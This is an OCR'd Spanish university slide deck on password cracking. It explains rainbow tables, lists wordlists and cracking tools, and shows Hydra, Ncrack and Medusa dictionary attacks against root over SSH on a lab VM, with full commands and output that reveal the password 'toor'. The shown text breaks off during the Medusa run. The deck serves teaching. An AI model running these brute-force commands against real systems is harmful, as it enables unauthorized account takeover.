  - http://www.openwall.com/passwords/wordlists/
  - http://www.skullsecurity.org/wiki/index.php/Passwords
  - http://erikmusick.com/content/dl/WholeLottaPasswords.7z
  - http://www.insidepro.com/eng/download.shtml
- Artículo sobre hash
  - http://www.codinghorror.com/blog/2012/04/speed-hashing.html
- La herramienta TrueCrack
- La herramienta Passfault del proyecto OWASP
  - http://passfault.com/passwords.shtml#menu

Tecnológico de Monterrey


Otra opción de crackeo

Las tablas del arcoiris


Tecnológico de Monterrey

Rainbow tables

- Una rainbow table es una representación compacta de las cadenas de contraseñas relacionadas




Generando cadenas



- Funcion hash (H)
- Funciones de reducción (Ri)

Al final

Textos Planos Iniciales




Hashes finales

estos hashes no son almacenados
pero pueden ser generados y buscados

iaisudhiu -> 4259cc34599c530b1e4a8f225d665802
oxcvioix -> c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf -> 3cd696a8571a843cda453a229d741843
[...]
sodifo8sf -> 7ad7d6fa6bb4fd28ab98b3dd33261e8f

Tecnológico de Monterrey


Un ejemplo



Texto plano

Ultimo valor hash

La búsqueda


hotel
algo
toto
7465
6c65
6761
746f
726f6e
73656372
65746f
63616368
61666173
H
cachafas
R3
73656372
65746f
766f64
6b61
H
vodka
R2
73656372
65746f
toto
H
746f746f
R1
secreto
H
73656372
65746f
Texto plano
Hash


Tecnológico de Monterrey

¿Por qué arcoiris?

- Cada una de las columnas usa una función de reducción diferente.
- Si cada función reducción fuera de un color diferente y el texto plano se pone en la parte superior y el hash abajo.
  - Se vería como un arcoiris

Funciones reducción y hash

- Uno de los secretos de esta técnica se encuentra en la funciones de reducción.
- Recordemos que esta función convierte una cadena de caracteres en un conjunto de bits que representa un valor hash.



Tecnológico de Monterrey

Implementaciones

- El proyecto RainbowCrack
  - http://project-rainbowcrack.com/
- La herramienta Ophcrack
  - SourceForge
  - http://ophcrack.sourceforge.net/es.index.php

Tecnológico de Monterrey

Características tablas

- LM Rainbow Tables

Tabla	Charset	Long. Texto Plano	Taza de éxito	Tamaño
mm_alpha-numeroc#1-7	alpha-numeric	1 a 7	0.999	3 GB
lm_ascii-32-65-123-4#1-7	ascii-32-65-123-4	1 a 7	0.999	64 GB

ascii-32-65-123-4 = [!"#$%&'()*+,-./0123456789:;<=>?@ ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`{|}~]

- NTLM Rainbow Tables

Tabla	Charset	Long. Texto Plano	Taza de éxito	Tamaño
ntlm_numeric#1-11	numérico	1 a 11	0.999	4 GB
ntlm_numeric#1-12	numérico	1 a 12	0.999	20 GB

numérico = [0123456789 **alpha = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]**

Tecnológico de Monterrey

Características tablas

- NTLM Rainbow Tables

Tabla	Charset	Longitud Texto Plano	Taza de éxito	Tamaño
ntlm_loweralpha#1-8	loweralpha	1 a 8	0.999	6 GB
ntlm_loweralpha#1-9	loweralpha	1 a 9	0.999	56 GB
ntlm_loweralpha-numeric#1-8	loweralpha-numeric	1 a 8	0.999	36 GB
ntlm_loweralpha-numeric#1-9	loweralpha-numeric	1 a 9	0.968	80 GB
ntlm_ascii-32-95#1-6	ascii-32-95	1 a 6	0.999	16 GB
ntlm_ascii-32-95#1-7	ascii-32-95	1 a 7	0.999	128 GB

ascii-32-95 = [!"#$%&'()*+,-./0123456789:;<=>?@
ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~]
loweralpha = [abcdefghijklmnopqrstuvwxyz]

Tecnológico de Monterrey

Características tablas


- MD5 Rainbow Tables

Tabla	Charset	Longitud Texto Plano	Taza de éxito	Tamaño
md5_numeric#1-11	numérico	1 a 11	0.999	4 GB
md5_numeric#1-12	numérico	1 a 12	0.999	20 GB
md5_loweralpha#1-8	loweralpha	1 a 8	0.999	6 GB
md5_loweralpha#1-9	loweralpha	1 a 9	0.999	56 GB
md5_loweralpha-numeric#1-8	loweralpha-numeric	1 a 8	0.999	36 GB
md5_loweralpha-numeric#1-9	loweralpha-numeric	1 a 9	0.968	80 GB
md5_ascii-32-95#1-6	ascii-32-95	1 a 6	0.999	16 GB
md5_ascii-32-95#1-7	ascii-32-95	1 a 7	0.999	128GB

loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]

El top 10 de password crackers

- Cain & Abel
- John the Rippper
- THC Hydra
- Aircrack
- L0phtcrack
- Airsnort
- SolarWinds
- RainbowCrack
- Brutus
- Medusa
- Fgdump
- Wfuzz



Tecnológico de Monterrey

Crackeo en la nube

- Antes:
  - Cloud cracker
  - On line hash crack
- Hash cracker
  - http://www.hash-cracker.com/

Tecnológico de Monterrey

Crackeo en línea

¿Y si queremos entrar sin tener necesidad de contar con el archivo de contraseñas?

Tecnológico de Monterrey

Crackeo en línea

- Objetivo
  - Llevar a cabo un ataque de fuerza bruta/diccionario sin contar con archivos de contraseñas cifradas.
- Ejemplos herramientas
  - Hydra
  - Medusa
  - Ncrack

Tecnológico de Monterrey

Escenario pruebas

- Archivo/diccionario con 500 posibles contraseñas
  - Nombre archivo: diccionario.txt
- Prueba sobre una máquina virtual Linux corriendo en Virtualbox
- Objetivo ataque:
  - Usuario root
  - IP máquina 10.10.10.10
  - Protocolo/servicio: ssh

Tecnológico de Monterrey

Ejemplo Hydra

```
# hydra  -l root  -P dico50  10.10.10.10  ssh

Hydra v6.3 (c) 2011 by van Hauser / THC and David Maciejak
          – use allowed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2011-05-05 16:45:19
[DATA] 16 tasks, 1 servers, 500 login tries (l:1/p:500), ~31 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 185.00 tries/min, 185 tries in 00:01h, 315 todo in 00:02h
[STATUS] 183.00 tries/min, 366 tries in 00:02h, 134 todo in 00:01h
[22][ssh] host: 10.10.10.10 login: root password: toor
[STATUS] attack finished for 10.10.10.10 (waiting for children to finish)
Hydra (http://www.thc.org/thc-hydra) finished at 2011-05-05 16:48:08
#
```

Tecnológico de Monterrey

Ejemplo ncrack

```
# ncrack -p 22 –user root -P dico50  10.10.10.10
 Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-05 16:50 EST
 Stats: 0:00:18 elapsed; 0 services completed (1 total)
 Rate: 0.09; Found: 0; About 6.80% done; ETC: 16:54 (0:04:07 remaining)
 Stats: 0:01:46 elapsed; 0 services completed (1 total)
 Rate: 3.77; Found: 0; About 78.40% done; ETC: 16:52 (0:00:29 remaining)

 Discovered credentials for ssh on 10.10.10.10 22/tcp:
 10.10.10.10 22/tcp ssh: ‘root’ ‘toor’

 Ncrack done: 1 service scanned in 138.03 seconds.

 Ncrack finished.
#
```

Tecnológico de Monterrey

Ejemplo medusa

```
# medusa -u root -P dico50 -h 10.10.10.10 -M ssh
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
        ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete)
User: root (1 of 1, 0 complete) Password: 123456 (1 of 500 complete)
        ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete)
User: root (1 of 1, 0 complete) Password: password (2 of 500 complete)

<< --- SNIP --->>>

        ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete)
User: root (1 of 1, 0 complete) Password: billy (498 of 500 complete)
        ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete)
User: root (1 of 1, 0 complete) Password: toor (499 of 500 complete)
